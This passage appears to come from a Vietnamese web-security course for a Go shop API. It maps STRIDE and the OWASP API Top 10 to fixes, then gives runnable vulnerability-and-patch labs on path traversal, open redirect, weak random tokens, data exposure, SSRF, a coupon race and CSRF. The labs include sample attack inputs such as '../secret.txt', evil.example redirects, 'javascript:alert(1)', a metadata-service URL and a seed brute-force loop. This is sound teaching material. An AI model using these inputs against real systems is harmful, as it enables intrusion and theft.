Tampering (sửa dữ liệu)	Sửa dữ liệu đang truyền/lưu	Sửa giá trong thân request ⇒ server tự tra giá, không tin giá từ client
Repudiation (chối bỏ)	"Tôi không làm điều đó"	Không có dấu vết ⇒ nhật ký kiểm toán không thể sửa
Information disclosure (lộ thông tin)	Đọc dữ liệu không được phép	Xem đơn người khác (BOLA), lộ lỗi hạ tầng
Denial of service (từ chối dịch vụ)	Làm hệ thống ngừng phục vụ	Thân khổng lồ, đặt hàng hàng loạt ⇒ giới hạn kích thước, rate limit, timeout
Elevation of privilege (nâng quyền)	Có quyền cao hơn được cấp	Gửi `role=admin` (mass assignment) ⇒ DTO riêng, chặn trường lạ

Sản phẩm của bước này là một bảng ngắn "mối đe dọa → biện pháp → test chứng minh". Nó là đầu vào cho tài liệu thiết kế (Buổi 51) và cho các bài test bảo mật tự động.

2. OWASP API Security Top 10 (2023) và ShopGo

OWASP API Security Top 10 là danh sách các rủi ro phổ biến nhất của API, được cập nhật định kỳ. Dưới đây là bản đồ giữa từng mục và biện pháp cụ thể mà bạn đã gặp trong giáo trình:

#	Rủi ro	Ví dụ lỗi	Biện pháp trong ShopGo (buổi)
API1	**Broken Object Level Authorization (BOLA)**	Đổi `id` trong URL để đọc đơn người khác	Chủ sở hữu nằm trong câu SQL; trả `404`; test BOLA duyệt mọi route (B29, Dự án 3)
API2	**Broken Authentication**	Token không hết hạn, dò mật khẩu, JWT `alg=none`	bcrypt/argon2, JWT ép thuật toán + `exp`, refresh xoay vòng, rate limit `/auth` (B26, B29)
API3	**Broken Object Property Level Authorization**	Mass assignment (`role`), lộ cột nhạy cảm	DTO riêng, chặn trường lạ, không trả struct DB (B24, mục 3.1)
API4	**Unrestricted Resource Consumption**	Thân khổng lồ, `limit=10^9`, không timeout	`MaxBytesReader`, `limit ≤ 100`, timeout nhiều tầng, rate limit, pool (B24, B26, B36)
API5	**Broken Function Level Authorization (BFLA)**	Khách gọi endpoint quản trị	`RequireRole`, nhóm route admin, test "mọi route riêng tư đều 401" (B29)
API6	**Unrestricted Access to Sensitive Business Flows**	Mã giảm giá đua tranh, mua hàng loạt bằng bot, scalping	Cập nhật nguyên tử có điều kiện, UNIQUE, giới hạn theo người dùng (mục 3.2)

#	Rủi ro	Ví dụ lỗi	Biện pháp trong ShopGo (buổi)
API7	**Server Side Request Forgery (SSRF)**	Webhook/URL ảnh đại diện trỏ vào mạng nội bộ	Kiểm tra IP đích tại lúc kết nối, chỉ https, không redirect (B35, mục 3.1)
API8	**Security Misconfiguration**	Debug bật, CORS `*`, header thiếu, lỗi chi tiết, cổng DB mở	`gin.ReleaseMode`, CORS trắng, header bảo mật, cấu hình fail-fast, hạ tầng tối thiểu (B23, B26, B27)
API9	**Improper Inventory Management**	Phiên bản API cũ còn chạy, endpoint "quên"	Phiên bản `/v1`, `Sunset`, OpenAPI là danh mục chuẩn, quét route (B30)
API10	**Unsafe Consumption of APIs**	Tin dữ liệu dịch vụ bên thứ ba, không kiểm tra webhook	Xác minh chữ ký, kiểm tra lại số tiền với cổng thanh toán, timeout/giới hạn (B35)

Cách dùng bảng này: với mỗi endpoint mới, đi qua mười dòng và hỏi "tôi có bị rủi ro này không và test nào chứng minh?". Hai rủi ro **API1 (BOLA)** và **API3/API5 (phân quyền theo đối tượng/thuộc tính/chức năng)** chiếm phần lớn sự cố thực tế vì chúng là *lỗi logic*: không công cụ quét tự động nào thay được kiểm thử có chủ đích.

3. Thực hành: tái hiện rồi vá

Mỗi mục dưới đây trình bày một lỗ hổng bằng mã chạy thật, kèm bản vá.

3.1. Năm lỗ hổng không cần CSDL

Chương trình sau chạy năm cặp "lỗ hổng / bản vá" và in kết quả: **path traversal**, **open redirect**, **token ngẫu nhiên đoán được**, **lộ dữ liệu thừa**, và **SSRF**:

```
package main

import (
    crand "crypto/rand"
    "encoding/hex"
    "encoding/json"
    "errors"
    "fmt"
    mrand "math/rand/v2"
    "net"
    "net/netip"
    "net/url"
    "os"
    "path/filepath"
    "strings"
)

func main() {
    pathTraversal()
    openRedirect()
    weakRandom()
    dataExposure()
    ssrf()
}

// ---------- 1. Path traversal ----------

func pathTraversal() {
    fmt.Println("=== 1. Path traversal: đọc tệp ngoài thư mục cho phép ===")
    tmp, _ := os.MkdirTemp("", "pt")
```

```
    defer os.RemoveAll(tmp)
    base := filepath.Join(tmp, "public")
    _ = os.MkdirAll(base, 0o755)
    _ = os.WriteFile(filepath.Join(base, "readme.txt"), []byte("công khai"), 0o644)
    _ = os.WriteFile(filepath.Join(tmp, "secret.txt"), []byte("TOP-SECRET"), 0o644) // NẰM NGOÀI thư mục public

    vulnerable := func(name string) string {
        b, err := os.ReadFile(filepath.Join(base, name)) // filepath.Join "dọn" ".." nhưng KHÔNG chặn thoát khỏi base
        if err != nil {
            return "lỗi"
        }
        return string(b)
    }
    root, _ := os.OpenRoot(base) // os.Root: mọi truy cập bị kẹt trong base, kể cả ".." và symlink trỏ ra ngoài
    defer root.Close()
    safe := func(name string) string {
        b, err := root.ReadFile(name)
        if err != nil {
            return "TỪ CHỐI"
        }
        return string(b)
    }
    for _, name := range []string{"readme.txt", "../secret.txt", "sub/../../secret.txt"} {
        fmt.Printf("%-24s lỗ hổng: %-12s | an toàn (os.Root): %s\n", name, vulnerable(name), safe(name))
    }
}

// ---------- 2. Open redirect ----------

// safeNext chỉ chấp nhận đường dẫn tương đối trong CHÍNH site: không scheme, không host.
func safeNext(next string) string {
    u, err := url.Parse(next)
    if err != nil || u.Scheme != "" || u.Host != "" || !strings.HasPrefix(next, "/") ||
        strings.HasPrefix(next, "//") || strings.HasPrefix(next, `/\`) {
        return "/"
    }
    return next
}

func openRedirect() {
    fmt.Println("=== 2. Open redirect: /login?next=... đưa người dùng sang trang lừa đảo ===")
    for _, next := range []string{"/orders/9", "https://evil.example/login", "//evil.example", `/\evil.example`, "javascript:alert(1)", "/orders?x=1#top"} {
        fmt.Printf("%-30s -> chuyển tới %q\n", next, safeNext(next))
    }
}

// ---------- 3. Sinh ngẫu nhiên không an toàn ----------

func weakRandom() {
    fmt.Println("=== 3. Token từ bộ sinh ngẫu nhiên KHÔNG mật mã ===")
    mkWeak := func(seed uint64) string {
        r := mrand.New(mrand.NewPCG(seed, seed)) // math/rand: nhanh, đoán được nếu biết/đoán được seed
        b := make([]byte, 16)
        for i := range b {
            b[i] = byte(r.UintN(256))
        }
        return hex.EncodeToString(b)
    }
    serverStart := uint64(1790000000) // seed lấy từ giờ khởi động (giây): kẻ tấn công đoán được trong vài nghìn thử
    token := mkWeak(serverStart)
    var found uint64
    for guess := serverStart - 3000; guess < serverStart+3000; guess++ {
        if mkWeak(guess) == token {
            found = guess
            break
```

```
        }
    }
    fmt.Println("token yếu bị tái tạo bằng cách thử 6.000 seed quanh giờ khởi động:", found == serverStart)
    a, b := make([]byte, 16), make([]byte, 16)
    _, _ = crand.Read(a)
    _, _ = crand.Read(b)
    fmt.Println("crypto/rand: hai token khác nhau:", hex.EncodeToString(a) != hex.EncodeToString(b), "| độ
dài:", len(a)*8, "bit entropy, không có seed để đoán")
}

// ---------- 4. Lộ dữ liệu thừa ----------

type UserRow struct { // struct ánh xạ bảng
    ID           int64
    Email        string
    PasswordHash string
    Role         string
}

type UserOut struct { // DTO: chỉ những gì client cần
    ID    int64  `json:"id"`
    Email string `json:"email"`
}

func dataExposure() {
    fmt.Println("=== 4. Lộ dữ liệu thừa (excessive data exposure) ===")
    u := UserRow{ID: 7, Email: "an@shopgo.vn", PasswordHash: "$2a$10$abcdef...", Role: "admin"}
    bad, _ := json.Marshal(u)
    fmt.Println("trả thẳng struct DB :", string(bad))
    good, _ := json.Marshal(UserOut{ID: u.ID, Email: u.Email})
    fmt.Println("trả DTO riêng       :", string(good))
}

// ---------- 5. SSRF ----------

func isPublic(ip netip.Addr) bool {
    ip = ip.Unmap() // ::ffff:127.0.0.1 -> 127.0.0.1
    return ip.IsValid() && !ip.IsLoopback() && !ip.IsPrivate() && !ip.IsLinkLocalUnicast() &&
!ip.IsLinkLocalMulticast() &&
        !ip.IsMulticast() && !ip.IsUnspecified()
}

var errBlocked = errors.New("bị chặn")

// validateWebhookURL: phân giải tên miền rồi KIỂM TRA TỪNG IP. Chặn theo mặc định khi không chắc chắn.
// (Bản thật còn kiểm tra lại ở thời điểm KẾT NỐI bằng net.Dialer.Control để chống DNS rebinding.)
func validateWebhookURL(raw string, resolve func(string) ([]net.IP, error)) error {
    u, err := url.Parse(raw)
    if err != nil || u.Scheme != "https" || u.Hostname() == "" {
        return fmt.Errorf("%w: chỉ cho phép https", errBlocked)
    }
    host := u.Hostname()
    var ips []net.IP
    if addr, err := netip.ParseAddr(host); err == nil {
        ips = []net.IP{addr.AsSlice()}
    } else if ips, err = resolve(host); err != nil || len(ips) == 0 {
        return fmt.Errorf("%w: không phân giải được", errBlocked)
    }
    for _, ip := range ips {
        addr, _ := netip.AddrFromSlice(ip)
        if !isPublic(addr) {
            return fmt.Errorf("%w: trỏ tới địa chỉ %s", errBlocked, addr.Unmap())
        }
    }
    return nil
}

func ssrf() {
    fmt.Println("=== 5. SSRF: URL webhook do người dùng nhập ===")
```

```
    dns := map[string][]net.IP{
        "partner.example":  {net.ParseIP("93.184.216.34")},
        "evil.example":     {net.ParseIP("127.0.0.1")},
        "rebind.example":   {net.ParseIP("93.184.216.34"), net.ParseIP("10.0.0.5")}, // một tên, nhiều IP,
có IP nội bộ
        "metadata.example": {net.ParseIP("169.254.169.254")},
    }
    resolve := func(h string) ([]net.IP, error) {
        if v, ok := dns[h]; ok {
            return v, nil
        }
        return nil, errors.New("NXDOMAIN")
    }
    for _, raw := range []string{
        "https://partner.example/hook", "http://partner.example/hook", "https://evil.example/",
"https://metadata.example/latest/meta-data/",
        "https://rebind.example/", "https://127.0.0.1:6379/", "https://[::1]/",
"https://[::ffff:127.0.0.1]/", "https://10.0.0.5/",
        "https://2130706433/", "https://khong-ton-tai.example/", "file:///etc/passwd",
    } {
        if err := validateWebhookURL(raw, resolve); err != nil {
            fmt.Printf("%-46s CHẶN  (%v)\n", raw, err)
        } else {
            fmt.Printf("%-46s cho phép\n", raw)
        }
    }
}
```

```
=== 1. Path traversal: đọc tệp ngoài thư mục cho phép ===
readme.txt               lỗ hổng: công khai    | an toàn (os.Root): công khai
../secret.txt            lỗ hổng: TOP-SECRET   | an toàn (os.Root): TỪ CHỐI
sub/../../secret.txt     lỗ hổng: TOP-SECRET   | an toàn (os.Root): TỪ CHỐI
=== 2. Open redirect: /login?next=... đưa người dùng sang trang lừa đảo ===
/orders/9                       -> chuyển tới "/orders/9"
https://evil.example/login      -> chuyển tới "/"
//evil.example                  -> chuyển tới "/"
/\evil.example                  -> chuyển tới "/"
javascript:alert(1)             -> chuyển tới "/"
/orders?x=1#top                 -> chuyển tới "/orders?x=1#top"
=== 3. Token từ bộ sinh ngẫu nhiên KHÔNG mật mã ===
token yếu bị tái tạo bằng cách thử 6.000 seed quanh giờ khởi động: true
crypto/rand: hai token khác nhau: true | độ dài: 128 bit entropy, không có seed để đoán
=== 4. Lộ dữ liệu thừa (excessive data exposure) ===
trả thẳng struct DB : {"ID":7,"Email":"an@shopgo.vn","PasswordHash":"$2a$10$abcdef...","Role":"admin"}
trả DTO riêng       : {"id":7,"email":"an@shopgo.vn"}
=== 5. SSRF: URL webhook do người dùng nhập ===
https://partner.example/hook                    cho phép
http://partner.example/hook                     CHẶN  (bị chặn: chỉ cho phép https)
https://evil.example/                           CHẶN  (bị chặn: trỏ tới địa chỉ 127.0.0.1)
https://metadata.example/latest/meta-data/      CHẶN  (bị chặn: trỏ tới địa chỉ 169.254.169.254)
https://rebind.example/                         CHẶN  (bị chặn: trỏ tới địa chỉ 10.0.0.5)
https://127.0.0.1:6379/                         CHẶN  (bị chặn: trỏ tới địa chỉ 127.0.0.1)
https://[::1]/                                  CHẶN  (bị chặn: trỏ tới địa chỉ ::1)
https://[::ffff:127.0.0.1]/                     CHẶN  (bị chặn: trỏ tới địa chỉ 127.0.0.1)
https://10.0.0.5/                               CHẶN  (bị chặn: trỏ tới địa chỉ 10.0.0.5)
https://2130706433/                             CHẶN  (bị chặn: không phân giải được)
https://khong-ton-tai.example/                  CHẶN  (bị chặn: không phân giải được)
file:///etc/passwd                              CHẶN  (bị chặn: chỉ cho phép https)
```

(1) Path traversal. `filepath.Join(base, name)` **không** ngăn thoát khỏi `base`: nó chỉ chuẩn hóa `..`, nên `../secret.txt` đọc ra `TOP-SECRET` nằm ngoài thư mục công khai. Cách vá bền nhất từ Go 1.24 là `os.OpenRoot`: mọi thao tác qua `root.ReadFile/Open/...` bị *kẹt* trong thư mục gốc, kể cả với `..` lẫn symlink trỏ ra ngoài, nên bạn không phải tự lọc chuỗi (việc rất dễ sai, nhất là trên Windows với `\` và các dạng mã hóa URL). Cùng họ lỗi: **zip slip** (tên mục trong tệp nén chứa `../`): giải nén qua `os.Root`.

(2) Open redirect. `/login?next=https://evil.example` rồi sau đăng nhập chuyển hướng tới `next`: trang lừa đảo trông như nằm trên site của bạn. Vá bằng *danh sách trắng dạng*: chỉ nhận đường dẫn tương đối bắt

đầu bằng một `/` đơn, không `//` (giao thức tương đối), không `/\` (một số trình duyệt coi `\` là `/`), không scheme/host; mọi thứ còn lại về `/`. Tốt hơn nữa: không nhận URL từ client, mà nhận một *khóa* ("orders") và tự tra đích.

(3) Ngẫu nhiên không mật mã. `math/rand` rất nhanh nhưng **đoán được**: nếu biết hoặc đoán được seed (thường lấy từ giờ khởi động, chỉ vài nghìn khả năng), kẻ tấn công tái tạo toàn bộ chuỗi token đã/sẽ phát. Ở đầu ra, thử 6.000 seed quanh giờ khởi động là đủ tìm ra token. Mọi thứ liên quan tới bảo mật (token đặt lại mật khẩu, session ID, mã mời, khóa API, nonce) phải dùng `crypto/rand` (128 bit trở lên). Quy tắc review: tìm `math/rand` gần các từ "token", "secret", "password", "key", "id".

(4) Lộ dữ liệu thừa (*excessive data exposure*). Trả thẳng struct ánh xạ bảng làm JSON làm lộ `PasswordHash`, `Role`... Mỗi khi ai đó thêm cột vào bảng, nó tự động xuất hiện trong API. Vá: **DTO riêng cho phản hồi** (chỉ các trường client cần), hoặc ít nhất `json:"-"` cho trường nhạy cảm. Test hồi quy: serialize mọi kiểu phản hồi và khẳng định không chứa chuỗi `password`, `hash`, `token`.

(5) SSRF. Server nhận URL từ người dùng rồi gọi nó: kẻ tấn công trỏ vào `127.0.0.1`, mạng riêng, hoặc `169.254.169.254` (dịch vụ metadata của đám mây, chứa thông tin xác thực). Phòng thủ (đã phân tích ở Buổi 35, đây là phần kiểm tra IP): chỉ `https`; phân giải tên miền rồi kiểm tra **từng IP** (loopback, riêng tư, link-local, multicast, không xác định, kể cả dạng IPv4 nhúng trong IPv6 như `::ffff:127.0.0.1`); tên không phân giải được ⇒ chặn (mặc định từ chối). Dòng `https://rebind.example/` minh họa tên miền có nhiều IP, trong đó **một** IP nội bộ: phải chặn nếu *bất kỳ* IP nào không công khai. Hạn chế của kiểm tra tách rời: giữa lúc kiểm tra và lúc kết nối, DNS có thể trả IP khác (*DNS rebinding*), và các dạng viết lạ của IP (`2130706433`, `0x7f.1`) tùy bộ phân giải. Vì thế biện pháp quyết định phải đặt **tại thời điểm kết nối**, bằng `net.Dialer{Control: func(network, address string, c syscall.RawConn) error {...}}` kiểm tra IP thật sắp được dùng; kèm tắt theo redirect và chạy worker trong mạng bị giới hạn.

3.2. Lỗi logic nghiệp vụ: đua tranh trên mã giảm giá

Đây là loại lỗ hổng mà bộ quét tự động không tìm ra: mỗi câu lệnh đều đúng cú pháp, mỗi kiểm tra đều "có", nhưng **thứ tự thao tác** cho phép lạm dụng. Mã giảm giá tối đa 5 lượt: cách viết quen thuộc là `SELECT used` → `if used < max` → `UPDATE used = used + 1`. Giữa kiểm tra và ghi có khoảng hở; nhiều yêu cầu đồng thời cùng thấy "còn chỗ". Kẻ tấn công (hoặc đơn giản là chương trình khuyến mãi bị lan truyền) gửi 20 yêu cầu cùng lúc:

```
package main

import (
    "context"
    "fmt"
    "os"
    "sync"
    "sync/atomic"

    "github.com/jackc/pgx/v5/pgxpool"
)

// Lỗ hổng LOGIC NGHIỆP VỤ kinh điển (OWASP API6: truy cập không giới hạn vào luồng nghiệp vụ nhạy cảm):
// mã giảm giá chỉ dùng được N lần, nhưng kiểm tra và ghi tách rời nên đua nhau là vượt hạn mức.

func main() {
    ctx := context.Background()
    url := os.Getenv("DATABASE_URL")
    admin, _ := pgxpool.New(ctx, url)
    defer admin.Close()
    must := func(_ any, err error) {
        if err != nil {
```

```
            panic(err)
        }
    }
    must(admin.Exec(ctx, `DROP SCHEMA IF EXISTS lab37 CASCADE; CREATE SCHEMA lab37;
        CREATE TABLE lab37.coupons (code TEXT PRIMARY KEY, max_uses INT NOT NULL, used INT NOT NULL DEFAULT
0 CHECK (used <= 1000));
        CREATE TABLE lab37.redemptions (code TEXT NOT NULL, user_id BIGINT NOT NULL, PRIMARY KEY (code,
user_id));`))
    defer admin.Exec(ctx, `DROP SCHEMA IF EXISTS lab37 CASCADE`)
    cfg, _ := pgxpool.ParseConfig(url)
    cfg.ConnConfig.RuntimeParams["search_path"] = "lab37"
    cfg.MaxConns = 30
    pool, err := pgxpool.NewWithConfig(ctx, cfg)
    if err != nil {
        panic(err)
    }
    defer pool.Close()

    reset := func(code string) {
        must(pool.Exec(ctx, `DELETE FROM redemptions; DELETE FROM coupons`))
        must(pool.Exec(ctx, `INSERT INTO coupons (code, max_uses) VALUES ($1, 5)`, code))
    }
    stampede := func(redeem func(userID int64) bool) (granted int32) {
        var wg sync.WaitGroup
        var n atomic.Int32
        for u := int64(1); u <= 20; u++ {
            wg.Add(1)
            go func() {
                defer wg.Done()
                if redeem(u) {
                    n.Add(1)
                }
            }()
        }
        wg.Wait()
        return n.Load()
    }
    used := func(code string) (n int) {
        _ = pool.QueryRow(ctx, `SELECT used FROM coupons WHERE code = $1`, code).Scan(&n)
        return
    }

    var barrier sync.WaitGroup // rào chắn mô phỏng trường hợp xấu nhất: 20 yêu cầu cùng KIỂM TRA xong rồi
mới cùng GHI
    // CÁCH SAI: đọc, kiểm tra trong Go, rồi ghi. Giữa hai bước, nhiều yêu cầu cùng thấy "còn chỗ".
    naive := func(code string) func(int64) bool {
        return func(userID int64) bool {
            var used, max int
            _ = pool.QueryRow(ctx, `SELECT used, max_uses FROM coupons WHERE code = $1`, code).Scan(&used,
&max)
            if used >= max {
                return false
            }
            barrier.Done()
            barrier.Wait() // khoảng hở giữa kiểm tra và ghi (trong thực tế: vài mili-giây tính toán / gọi
dịch vụ khác)
            _, err := pool.Exec(ctx, `UPDATE coupons SET used = used + 1 WHERE code = $1`, code)
            return err == nil
        }
    }

    // CÁCH ĐÚNG: kiểm tra VÀ ghi trong MỘT câu lệnh nguyên tử; điều kiện nằm ở WHERE.
    // Thêm UNIQUE (code, user_id) để mỗi người chỉ dùng một lần dù gửi nhiều yêu cầu song song.
    atomic1 := func(code string) func(int64) bool {
        return func(userID int64) bool {
            tx, err := pool.Begin(ctx)
            if err != nil {
                return false
            }
            defer tx.Rollback(ctx)
```

```
            tag, err := tx.Exec(ctx, `INSERT INTO redemptions (code, user_id) VALUES ($1, $2) ON CONFLICT
DO NOTHING`, code, userID)
            if err != nil || tag.RowsAffected() == 0 {
                return false // người này đã dùng rồi
            }
            tag, err = tx.Exec(ctx, `UPDATE coupons SET used = used + 1 WHERE code = $1 AND used <
max_uses`, code)
            if err != nil || tag.RowsAffected() == 0 {
                return false // hết lượt: rollback cả bản ghi redemption
            }
            return tx.Commit(ctx) == nil
        }
    }

    fmt.Println("--- mã giảm giá tối đa 5 lượt, 20 người dùng bấm cùng lúc ---")
    reset("SALE")
    barrier.Add(20)
    got := stampede(naive("SALE"))
    fmt.Printf("cách sai  (đọc rồi ghi): cấp %d lượt, used=%d -> vượt hạn mức 5: %v\n", got, used("SALE"),
got > 5)
    reset("SALE")
    got = stampede(atomic1("SALE"))
    fmt.Printf("cách đúng (một câu UPDATE có điều kiện): cấp %d lượt, used=%d -> đúng 5: %v\n", got,
used("SALE"), got == 5 && used("SALE") == 5)

    fmt.Println("--- cùng một người gửi 20 yêu cầu song song ---")
    reset("ONCE")
    var wg sync.WaitGroup
    var grants atomic.Int32
    redeem := atomic1("ONCE")
    for range 20 {
        wg.Add(1)
        go func() { defer wg.Done(); if redeem(42) { grants.Add(1) } }()
    }
    wg.Wait()
    fmt.Println("người dùng 42 nhận được", grants.Load(), "lượt (ràng buộc UNIQUE (code, user_id) chặn phần
còn lại)")
}
```

```
--- mã giảm giá tối đa 5 lượt, 20 người dùng bấm cùng lúc ---
cách sai  (đọc rồi ghi): cấp 20 lượt, used=20 -> vượt hạn mức 5: true
cách đúng (một câu UPDATE có điều kiện): cấp 5 lượt, used=5 -> đúng 5: true
--- cùng một người gửi 20 yêu cầu song song ---
người dùng 42 nhận được 1 lượt (ràng buộc UNIQUE (code, user_id) chặn phần còn lại)
```

- **Cách sai**: cả 20 yêu cầu qua bước kiểm tra (chương trình dùng rào chắn để mô phỏng trường hợp xấu nhất xảy ra "khi tải cao"; ngoài đời tỷ lệ phụ thuộc thời gian nhưng không bao giờ bằng 0) ⇒ `used = 20` trên hạn mức 5. Với mã giảm giá 500.000 đ nghĩa là bạn vừa tặng 7,5 triệu đồng.
- **Cách đúng**: dồn *kiểm tra và ghi* vào **một câu lệnh nguyên tử** (`UPDATE ... WHERE used < max_uses`); CSDL tuần tự hóa các cập nhật trên cùng một dòng nên đúng 5 yêu cầu thắng. Ràng buộc `UNIQUE (code, user_id)` chặn một người dùng nhiều lần dù gửi song song (người 42 gửi 20 yêu cầu, nhận 1 lượt). Đặt cả hai trong một giao dịch: nếu hết lượt thì rollback cả bản ghi `redemptions`.
- Cùng họ lỗi: trừ tiền/số dư, tồn kho, giới hạn "mỗi người một", sử dụng thẻ quà tặng một lần, phiếu thưởng. Mẫu chung: **mọi bất biến có giới hạn phải nằm trong một câu lệnh nguyên tử hoặc ràng buộc của CSDL**, không trong mã Go. Test: bài test đồng thời như ở Buổi 31.
- Mở rộng sang chống lạm dụng **luồng nhạy cảm bằng bot** (API6): giới hạn tần suất theo tài khoản và thiết bị, CAPTCHA/chứng minh người thật cho luồng quý giá (mua vé, sản phẩm giới hạn), phát hiện bất thường, giới hạn số lượng mua mỗi người.

3.3. CSRF, XSS, clickjacking: bảo mật phía trình duyệt

CSRF (*Cross-Site Request Forgery*) chỉ áp dụng khi xác thực bằng **cookie** (trình duyệt tự gắn cookie vào *mọi* yêu cầu tới site, kể cả yêu cầu do trang `evil.example` kích hoạt bằng form ẩn). API dùng `Authorization: Bearer` do JavaScript chủ động gắn thì **không** bị CSRF (trang khác không gắn được header đó), nhưng đổi lại phải cất token an toàn (Buổi 29). Nếu dùng cookie, cần ba lớp phòng thủ, đã cài trong chương trình sau:

```
package main

import (
    "crypto/hmac"
    "crypto/rand"
    "crypto/sha256"
    "encoding/hex"
    "fmt"
    "net/http"
    "net/http/httptest"
    "strings"

    "github.com/gin-gonic/gin"
)

var csrfKey = []byte("khóa-hmac-csrf-đủ-dài-và-bí-mật-32B")

// csrfToken gắn token với PHIÊN: kẻ tấn công không dùng được token của phiên khác, và không "gieo" được
cookie giả hợp lệ.
func csrfToken(sessionID string) string {
    m := hmac.New(sha256.New, csrfKey)
    m.Write([]byte(sessionID))
    return hex.EncodeToString(m.Sum(nil))
}

// CSRF bảo vệ các phương thức đổi trạng thái khi dùng xác thực bằng COOKIE (trình duyệt tự gắn cookie vào
mọi yêu cầu,
// kể cả yêu cầu do trang web khác kích hoạt). Ba lớp: (1) Sec-Fetch-Site, (2) Origin, (3) token trong
header.
func CSRF(allowedOrigin string) gin.HandlerFunc {
    return func(c *gin.Context) {
        switch c.Request.Method {
        case http.MethodGet, http.MethodHead, http.MethodOptions:
            c.Next() // phương thức an toàn: không đổi trạng thái (đừng bao giờ dùng GET để ghi!)
            return
        }
        deny := func(why string) { c.AbortWithStatusJSON(http.StatusForbidden, gin.H{"error": "csrf: " +
why}) }
        if site := c.GetHeader("Sec-Fetch-Site"); site == "cross-site" {
            deny("yêu cầu từ site khác")
            return
        }
        if o := c.GetHeader("Origin"); o != "" && o != allowedOrigin {
            deny("Origin không được phép")
            return
        }
        sid, err := c.Cookie("session")
        if err != nil {
            deny("chưa có phiên")
            return
        }
        got := c.GetHeader("X-CSRF-Token") // trang hợp lệ đọc token (từ phản hồi/meta) và gửi bằng header;
trang khác KHÔNG đọc được
        if !hmac.Equal([]byte(got), []byte(csrfToken(sid))) {
            deny("thiếu hoặc sai token")
            return
        }
        c.Next()
    }
}
```

```
func main() {
    gin.SetMode(gin.TestMode)
    r := gin.New()
    r.POST("/login", func(c *gin.Context) {
        b := make([]byte, 16)
        _, _ = rand.Read(b)
        sid := hex.EncodeToString(b)
        // Cookie phiên: HttpOnly (JS không đọc), Secure (chỉ HTTPS), SameSite=Lax (không gửi kèm yêu cầu
POST từ site khác).
        c.SetSameSite(http.SameSiteLaxMode)
        c.SetCookie("session", sid, 3600, "/", "", true, true)
        c.JSON(http.StatusOK, gin.H{"csrf_token": csrfToken(sid)}) // trả cho JS của CHÍNH trang để gắn vào
header
    })
    r.POST("/transfer", CSRF("https://shop.example.vn"), func(c *gin.Context) { c.JSON(200, gin.H{"ok": "đã
chuyển tiền"}) })
    r.GET("/balance", CSRF("https://shop.example.vn"), func(c *gin.Context) { c.JSON(200, gin.H{"balance":
1000}) })

    rec := httptest.NewRecorder()
    r.ServeHTTP(rec, httptest.NewRequest("POST", "/login", nil))
    sc := rec.Result().Cookies()[0]
    token := strings.Trim(strings.Split(rec.Body.String(), `"`)[3], `"`)
    fmt.Printf("Set-Cookie: %s=<id>; Path=%s; HttpOnly=%v Secure=%v SameSite=%v\n", sc.Name, sc.Path,
sc.HttpOnly, sc.Secure, map[http.SameSite]string{http.SameSiteLaxMode: "Lax", http.SameSiteStrictMode:
"Strict", http.SameSiteNoneMode: "None"}[sc.SameSite])

    do := func(label, method, path string, hdr ...string) {
        req := httptest.NewRequest(method, path, nil)
        req.AddCookie(sc) // trình duyệt TỰ gắn cookie, kể cả khi yêu cầu do trang độc hại kích hoạt
        for i := 0; i+1 < len(hdr); i += 2 {
            req.Header.Set(hdr[i], hdr[i+1])
        }
        w := httptest.NewRecorder()
        r.ServeHTTP(w, req)
        fmt.Printf("%-52s %d %s\n", label, w.Code, strings.TrimSpace(w.Body.String()))
    }
    do("GET (an toàn, không cần token)", "GET", "/balance")
    do("POST từ trang hợp lệ, có token", "POST", "/transfer", "Origin", "https://shop.example.vn", "X-CSRF-
Token", token, "Sec-Fetch-Site", "same-origin")
    do("POST từ trang hợp lệ nhưng QUÊN token", "POST", "/transfer", "Origin", "https://shop.example.vn")
    do("TẤN CÔNG: form ẩn trên evil.com (cookie tự gắn)", "POST", "/transfer", "Origin",
"https://evil.example", "Sec-Fetch-Site", "cross-site")
    do("TẤN CÔNG: trình duyệt cũ không gửi Sec-Fetch-Site", "POST", "/transfer", "Origin",
"https://evil.example")
    do("TẤN CÔNG: kẻ tấn công đoán token", "POST", "/transfer", "Origin", "https://shop.example.vn", "X-
CSRF-Token", strings.Repeat("0", 64))
}
```

```
Set-Cookie: session=<id>; Path=/; HttpOnly=true Secure=true SameSite=Lax
GET (an toàn, không cần token)                       200 {"balance":1000}
POST từ trang hợp lệ, có token                       200 {"ok":"đã chuyển tiền"}
POST từ trang hợp lệ nhưng QUÊN token                403 {"error":"csrf: thiếu hoặc sai token"}
TẤN CÔNG: form ẩn trên evil.com (cookie tự gắn)      403 {"error":"csrf: yêu cầu từ site khác"}
TẤN CÔNG: trình duyệt cũ không gửi Sec-Fetch-Site    403 {"error":"csrf: Origin không được phép"}
TẤN CÔNG: kẻ tấn công đoán token                     403 {"error":"csrf: thiếu hoặc sai token"}
```

1. **Cờ cookie**: `HttpOnly` (JavaScript không đọc được, giảm tác hại XSS), `Secure` (chỉ gửi qua HTTPS), `SameSite=Lax` (trình duyệt không gửi cookie kèm yêu cầu `POST` từ site khác; `Strict` chặt hơn nữa nhưng làm hỏng liên kết từ ngoài vào). `SameSite` là biện pháp rẻ nhất và hiệu quả nhất, nhưng không nên là biện pháp duy nhất (hành vi khác nhau giữa trình duyệt, và `Lax` vẫn cho `GET` đổi trạng thái).
2. `Sec-Fetch-Site` và `Origin`: trình duyệt hiện đại tự gắn các header này (kẻ tấn công không giả mạo được từ trang web). `Sec-Fetch-Site: cross-site` ⇒ từ chối; `Origin` khác danh sách trắng ⇒ từ chối. Đó là hai dòng "TẤN CÔNG" đầu tiên.

3. **Token CSRF gắn với phiên** (double-submit có HMAC): server tính `HMAC(khóa, sessionID)`; trang hợp lệ nhận token trong phản hồi và gửi lại ở header `X-CSRF-Token`; yêu cầu từ trang khác có cookie (tự gắn) nhưng **không đọc được** token nên không gắn được header. Gắn HMAC với phiên ngăn kẻ tấn công "gieo" cookie giả hợp lệ.
4. `GET`/`HEAD` **không bao giờ được đổi trạng thái** (kẻ tấn công kích hoạt `GET` bằng thẻ `<img>`); do đó endpoint thanh toán/xóa luôn là `POST/PUT/DELETE`.

